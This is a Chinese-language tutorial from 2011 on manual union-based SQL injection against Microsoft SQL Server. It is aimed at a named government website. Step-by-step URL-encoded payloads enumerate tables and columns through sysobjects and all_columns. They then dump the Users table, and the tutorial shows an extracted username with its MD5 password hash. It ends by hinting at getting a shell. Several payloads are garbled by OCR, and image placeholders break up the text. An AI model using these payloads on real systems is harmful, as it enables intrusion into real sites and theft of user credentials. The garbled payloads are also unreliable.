原创另类 Mssql 手工注入

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目标: http://www.lnbxda.gov.cn/news/photos.aspx?Pid=20091302041340

我们以前熟悉的方法我就不去试了,这个点是爆不出来表和一些其他信息的。

直接进入正题:

判断字段数:

字符型注入点:

' and 1=2 union all select null, null, null—

错误信息:使用 UNION、INTERSECT 或 EXCEPT 运算符合并的所有查询必须在其目标列表中有相同数目的表达式。

' and 1=2 union all select null, null, null, null—



确定下版本:

'%20and%201=2%20union%20a11%20select%20%20nu11, char (94) %2bchar (94) %2bchar (94) %2bchar (94) %2bchar (94) %2bchar (94) %2bchar (94), nu11, nu 11%20—

Version: Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86)

Feb 9 2007 22:47:07

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Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)



2的位置我们可以用来利用显示爆出的信息。

'And 1=2 union all select null, db_name(), null, null— //库名




SITEDATA

爆表:

判断有几个表:

'%20and%201=2%20union%20al1%20select%20top%201%20null, cast (count (1) %20as%20varc har (10))%2bchar (94), null, null%20%20from%20[sysobjects]%20where%20xtype=char (85) $--\ \ //19$ 个表。




第一个表:

'%20and%201=2%20union%20a11%20select%20top%201%20nul1,%20cast (name%20as%20varch ar (256)), nul1, nul1%20%20from%20[sysobjects]%20where%20xtype=char (85)%20and%20na me%20not%20in%20('')—




第二个表:

'%20and%201=2%20union%20a11%20select%20top%201%20null,%20cast (name%20as%20varchar (256)), null, null%20%20from%20[sysobjects]%20where%20xtype=char (85)%20and%20name%20not%20in%20('NewsShenpi')—



第三个表: 以此类推

'%20and%201=2%20union%20a11%20select%20top%201%20null,%20cast(name%20as%20varchar(256)),null,null%20%20from%20[sysobjects]%20where%20xtype=char(85)%20and%20name%20not%20in%20('NewsShenpi',' Department')—



漫长的猜表之后得到:

NewsShenpi, Department, D_File30, S_QZH, History, PhotoOnLine, News, Images


Users, Vedios, SiteLog, Friender, DaOnLine, NewsClass, Login, DownLoad, Yy, Lyxg

下面我们来猜 Users 表的字段:

猜字段之前先要猜 object_id

'%20and%201=2%20union%20a11%20select%20top%201%20nu11, cast([id]%20as%20nvarchar (20))%2bchar(94), nul1, nul1%20%20from%20[SITEDATA]. [sys]. [sysobjects]%20where%20 name=0x55007300650072007300—

object_id=405576483



统计字段数:


'%20and%201=2%20union%20all%20select%20null, cast (count (1) %20as%20varchar (10)) %2 bchar (94), null, null%20from%20[SITEDATA]. [sys]. [all_columns]%20where%20object_id =405576483-- // 10^ 个字段

下面来爆字段名:

'%20and%201=2%20union%20a11%20select%20top%201%20nu11, cast (name%20as%20varchar(500)), nu11, nu11%20%20from%20[SITEDATA].[sys].[a11_columns]%20where%20object_id=405576483%20and%20name%20not%20in('')-- // UserID

第二个字段:

'%20and%201=2%20union%20a11%20select%20top%201%20nu11, cast(name%20as%20varchar(500)), nul1, nul1%20%20from%20[SITEDATA].[sys].[al1_columns]%20where%20object_id=405576483%20and%20name%20not%20in('UserID')-- // UserName



以此类推

'%20and%201=2%20union%20al1%20select%20top%201%20null, cast(name%20as%20varchar(500)), null, null%20%20from%20[SITEDATA].[sys].[all_columns]%20where%20object_id=405576483%20and%20name%20not%20in('UserID','UserName','Password')--

结果得到了, UserID, UserName, Password

爆内容:

记录数:

'%20and%201=2%20union%20a11%20select%20top%201%20null, cast(count(1)%20as%20varc har(8000)), null, null%20from%20[SITEDATA].. [Users]%20where%201=1-- // 10 条

第一条记录:

 $\label{lem:condition} $$ `\ensuremath{20} = 2\%20union\%20a11\%20select\%20top\%201\%20nul1, isnul1 (cast ([username]\%20 as\%20nvarchar (4000)), char (32))\%2bchar (94)\%2bisnul1 (cast ([password]\%20as\%20nvarchar (4000)), char (32))\%20, nul1, nul1\%20from\%20SITEDATA.. Users\%20where\%201=1\%20and\%20username%20not%20in%20 (select%20top%200%20username%20from%20SITEDATA.. Users%20where%201=1%20group%20by%20username)—$


foxcommander ^202CB962AC59075B964B07152D234B70



foxcommander ^202CB962AC59075B964B07152D234B70

第5条:

'%20and%201=2%20union%20a11%20select%20top%201%20null, isnull(cast([username]%20as%20nvarchar(4000)), char(32))%2bchar(94)%2bisnull(cast([password]%20as%20nvarchar(4000)), char(32))%20, null, null%20from%20SITEDATA..Users%20where%201=1%20and%20username%20not%20in%20(select%20top%205%20username%20from%20SITEDATA..Users%20where%201=1%20group%20by%20username)— // 改红色的这个位置



至此这个教程就到这结束了,怎么拿 shell 就是人者见仁,智者见智了。 大家不要复制上面的代码去提交,因为是在 word 下写的代码,符号可能会出错。

2011. 5. 2